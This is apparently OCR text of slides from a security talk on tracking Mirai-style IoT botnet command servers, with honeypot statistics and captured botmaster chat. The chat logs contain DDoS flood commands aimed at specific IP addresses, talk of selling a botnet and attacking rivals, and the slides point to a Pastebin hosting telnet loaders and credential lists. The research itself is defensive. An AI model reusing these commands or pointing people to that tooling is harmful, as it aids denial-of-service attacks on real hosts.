
- Need to firewall VM

- Advantage: monitor C&C even if bot binary changes behavior
- Disadvantage: scaling & performance


JOIN THE C2C

- Advantage:
  - low resources needed for tracker
  - Can connect to lots of servers
  - Can redeploy/change IP if blacklisted
- Disadvantage:
  - Needs fine tuning in behavior changes

TRACKING CNCS




```
....
telnet.x86..!* SCANNER ON
!* FATCOCK
..PING
..........PING
..........PING
..........PING
..........PING
........!* KILLATTK
..PING
..........PING
..........PING
..........PING
!* 64.228.202.18
........PING
!* UDP 64.228.202.18 80 300 32 0 1
......what did that man do
....PING
..........!* KILLATTK
PING
..Testing somehting.
..oh my bad
......PING
..........PING
..........PING
..Kelloggs: No worries. I'm going to bed though. I work at 1:00pm. Have a good morning and ill tlak to everyone tonight probably. have fun hitting shit talkers.
......aye same to you
PING
..........PING
Kelloggs: Hopefully tanner and cam have more bots to add this weekend.
..........PING
..........PING
..........PING
..........PING
..........PING
..........they should
PING
```



```
..Am I the only one scanning again?
PING
....NO
Benz lets do the marai
i got4 scanners running
I wanna see if we can do better with marai
ok me too
dont knowi no
CLEAR
something happen
PING
bc this shit is not pulling
........lets see this net to robert for 300$
PING
..naw because we wont be able to get alot of bots
if we dont kill these bots first
i dont think at least
lol4
..lets sell it then kill the bots a few days later
..we can ddos the ip
lol
PING
........sell it to him for 500 and tell him he can sell it and make money off of spots, it will null nfo's down to 4,500 bots
..PING
or tell him well keep scanning to it
lol
then we can just kill the bots later
ohh fuck
lets sh the bots
lmao im downlmfao
kk
we nulled his serverCLEAR
CLEAR
..PING
we nullwe nulled his server last night
this shit aint pulling anymore, we r gonna get our scanners suspended
..bc he was trying toi know
lets get a new net before the scanners get suspended
..wants me to put new field
```

```
....9886
....PING
..........PING
..........PING
..........PING
..look at the server side
..server screen is reading @ 10993
but bot count is showing 9875
see what im talking about
..right below bad botz terminated
PING
CLEAR
```





```
........Kelloggs: adding bots eh?
CLS
PING
..........PING
..........Yeah
PING
c.[?6cls
....Now can y'all not hit every person that makes you mad so we can get more bots?
....PING
..........PING
..........!* UDP 99.246.125.32 3074 32 9 1
PING
....Kelloggs: okay i wont hit everyone. sorry for pissing you off
```

STATS

6 months of data


- 5K unique binaries collected
- 200 unique CnC servers identified
- Over 700K attacks against honeypots


Ukraine
1%
Argentina
1%
Romania
1%
India
2%
Other
5%
Sweden
3%
Turkey
4%
United States
27%
Vietnam
5%
China
7%
France
10%
Netherlands
20%
Russia
14%


Ukraine
1%
Mexico
1%
Australia
2%
Italy
3%
Canada
3%
Others
8%
France
4%
Netherlands
5%
United States
53%
Russia
7%
Germany
13%
United States
Germany
Russia
Netherlands
France
Canada
Italy
Australia
Mexico
Ukraine
Others

WHERE TO FIND THESE GUYS

- PASTEBIN EVERYTHING



LNO_LiGhT's Pastebin

38,094 85,446 2 YEARS AGO

Mirai Telnet List Filter/Converter

Telnet Loader v1.4 *Minor Bug Fixes* | By LiGhT

Telnet List

10k Telnet List [List 5 of 5]

